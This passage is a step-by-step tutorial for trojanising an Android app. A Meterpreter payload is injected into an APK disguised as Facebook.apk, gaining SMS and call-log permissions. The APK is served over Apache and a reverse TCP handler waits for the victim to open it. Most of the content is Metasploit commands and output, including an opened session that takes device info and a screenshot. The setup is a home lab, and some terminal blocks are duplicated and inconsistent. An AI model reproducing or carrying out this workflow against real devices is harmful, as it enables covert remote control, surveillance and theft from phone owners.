[*] Adding <uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
[*] Adding <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
[*] Adding <uses-permission android:name="android.permission.SEND_SMS"/>
[*] Rebuilding apk with meterpreter injection as /tmp/d20221108-12246-9zgaay/output.apk
[*] Aligning /tmp/d20221108-12246-9zgaay/output.apk
[*] Signing /tmp/d20221108-12246-9zgaay/aligned.apk with apksigner
Payload size: 1128701 bytes
Saved as: Facebook.apk

┌──(kali㉿kali)-[~/Downloads]
└─$ 
```

Step 11 Open the Metasploit framewrork using command


Command:- msfconsole



```
┌──(kali㉿kali)-[~/Downloads]
└─$ msfconsole
 ________________________________
/ it looks like you're trying to run a \
\ module                               /
 --------------------------------
 \
  \
     __
    /  \
    |  |
    @  @
    |  |
    || |/
    || ||
    |\_/|
    \___/


       =[ metasploit v6.2.23-dev                          ]
+ -- --=[ 2259 exploits - 1188 auxiliary - 402 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: You can pivot connections over sessions
started with the ssh_login modules
Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

Step 12 Use the exploit


Command:- use exploit/multi/handler



```
 \

     __
    / \
    |  |
    @  @
    |  |
    || |/
    || ||
    |\_/|
    \___/


       =[ metasploit v6.2.23-dev                          ]
+ -- --=[ 2259 exploits - 1188 auxiliary - 402 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: You can pivot connections over sessions
started with the ssh_login modules
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload ⇒ android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > 
```

Step 13 Set the payload for the exploit

Command:- Set payload android/meterpreter/reverse_tcp




```
 \

     __
    / \
    |  |
    @  @
    |  |
    || |/
    || ||
    |\_/|
    \___/


       =[ metasploit v6.2.23-dev                          ]
+ -- --=[ 2259 exploits - 1188 auxiliary - 402 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: You can pivot connections over sessions
started with the ssh_login modules
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload ⇒ android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > 
```

Step 14 Set the LHOSTS & LPORT


Command:- Set LHOSTS 192.168.56.5

Set LPORT 4444



```
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use sessions -1 to interact with the
last opened session
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload ⇒ android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > set LHOST 192.168.56.5
LHOST ⇒ 192.168.56.5
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.56.5:4444
[*] Sending stage (78179 bytes) to 192.168.56.7
```

Step 15 From Download Facebook.apk Copy & paste on the **/var/www/html** (Open as root)




3 files: 1.1 MiB (1,140,017 bytes), Free space: 59.6 GiB

4 files: 21.2 MiB (22,229,983 bytes), Free space: 59.6 GiB

Step 16 Run the Command exploit & wait for the connection

Command:- exploit




```
+ -- --=[ 9 evasion                                          ]

Metasploit tip: Use sessions -1 to interact with the
last opened session
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload ⇒ android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > set LHOST 192.168.56.5
LHOST ⇒ 192.168.56.5
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.56.5:4444
[*] Sending stage (78179 bytes) to 192.168.56.7
```

Step 17 Apache2 Server Start & check the Status


Command:- Service apache2 start

Service apache2 status




```
┌──(kali㉿kali)-[~]
└─$ service apache2 start

┌──(kali㉿kali)-[~]
└─$ service apache2 status
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; disabled; preset: disabled)
     Active: active (running) since Wed 2022-11-09 04:07:02 EST; 9h ago
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 97138 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 97155 (apache2)
      Tasks: 9 (limit: 2893)
     Memory: 11.7M
        CPU: 3.350s
     CGroup: /system.slice/apache2.service
             ├─ 97155 /usr/sbin/apache2 -k start
             ├─ 97161 /usr/sbin/apache2 -k start
             ├─ 97162 /usr/sbin/apache2 -k start
             ├─ 97163 /usr/sbin/apache2 -k start
             ├─ 97164 /usr/sbin/apache2 -k start
             ├─ 97165 /usr/sbin/apache2 -k start
             ├─ 97250 /usr/sbin/apache2 -k start
             ├─ 99430 /usr/sbin/apache2 -k start
             └─141220 /usr/sbin/apache2 -k start

Nov 09 04:07:01 kali systemd[1]: Starting The Apache HTTP Server...
Nov 09 04:07:02 kali apachectl[97154]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. Set the 'ServerName' directive globally to >
Nov 09 04:07:02 kali systemd[1]: Started The Apache HTTP Server.
lines 1-23/23 (END)
```

Step 18 Open Android machine & Open Google Chrome write **192.168.56.5/**




```
Index of /

Name       Last modified     Size Description
face2.apk  2022-11-09 04:33  1.1M
fb1.apk    2022-11-09 07:27  1.1M

Apache/2.4.54 (Debian) Server at 192.168.56.5 Port 80
```


Step 19 Download the Facebook.apk file & Open it



Step 20 We are getting the connection in background on the meterpreter & we can access anything from the Android machine.


kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
Android 9 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
3:04
Facebook
Mobile number or email
Password
Log in
Forgot password?
or
Create new account
English (US)
ગુજરાતી
हिन्दी
Español
मराठी
اردو
More languages…

```
+ -- --=[ 867 payloads - 45 encoders - 11 nops      ]
+ -- --=[ 9 evasion                                  ]

Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload ⇒ android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.16
LHOST ⇒ 192.168.1.16
msf6 exploit(multi/handler) > set LPORT 5555
LPORT ⇒ 5555
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.16     yes       The listen address (an interface may be specified)
   LPORT  5555             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.16:5555
[*] Sending stage (78179 bytes) to 192.168.1.8
[*] Meterpreter session 1 opened (192.168.1.16:5555 → 192.168.1.8:35670) at 2022-11-08 03:02:54 -0500

meterpreter > sysinfo
Computer        : localhost
OS              : Android 9 - Linux 4.19.110-android-x86_64-g066cc1d (i686)
Architecture    : x86
System Language : en_US
Meterpreter     : dalvik/android
meterpreter > screenshot
Screenshot saved to: /home/kali/dXaCIujA.jpeg
meterpreter > 
```



```
meterpreter > sysinfo
Computer        : localhost
OS              : Android 9 - Linux 4.19.110-android-x86_64-g066cc1d (x86_64)
Architecture    : x64
System Language : en_US
Meterpreter     : dalvik/android
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
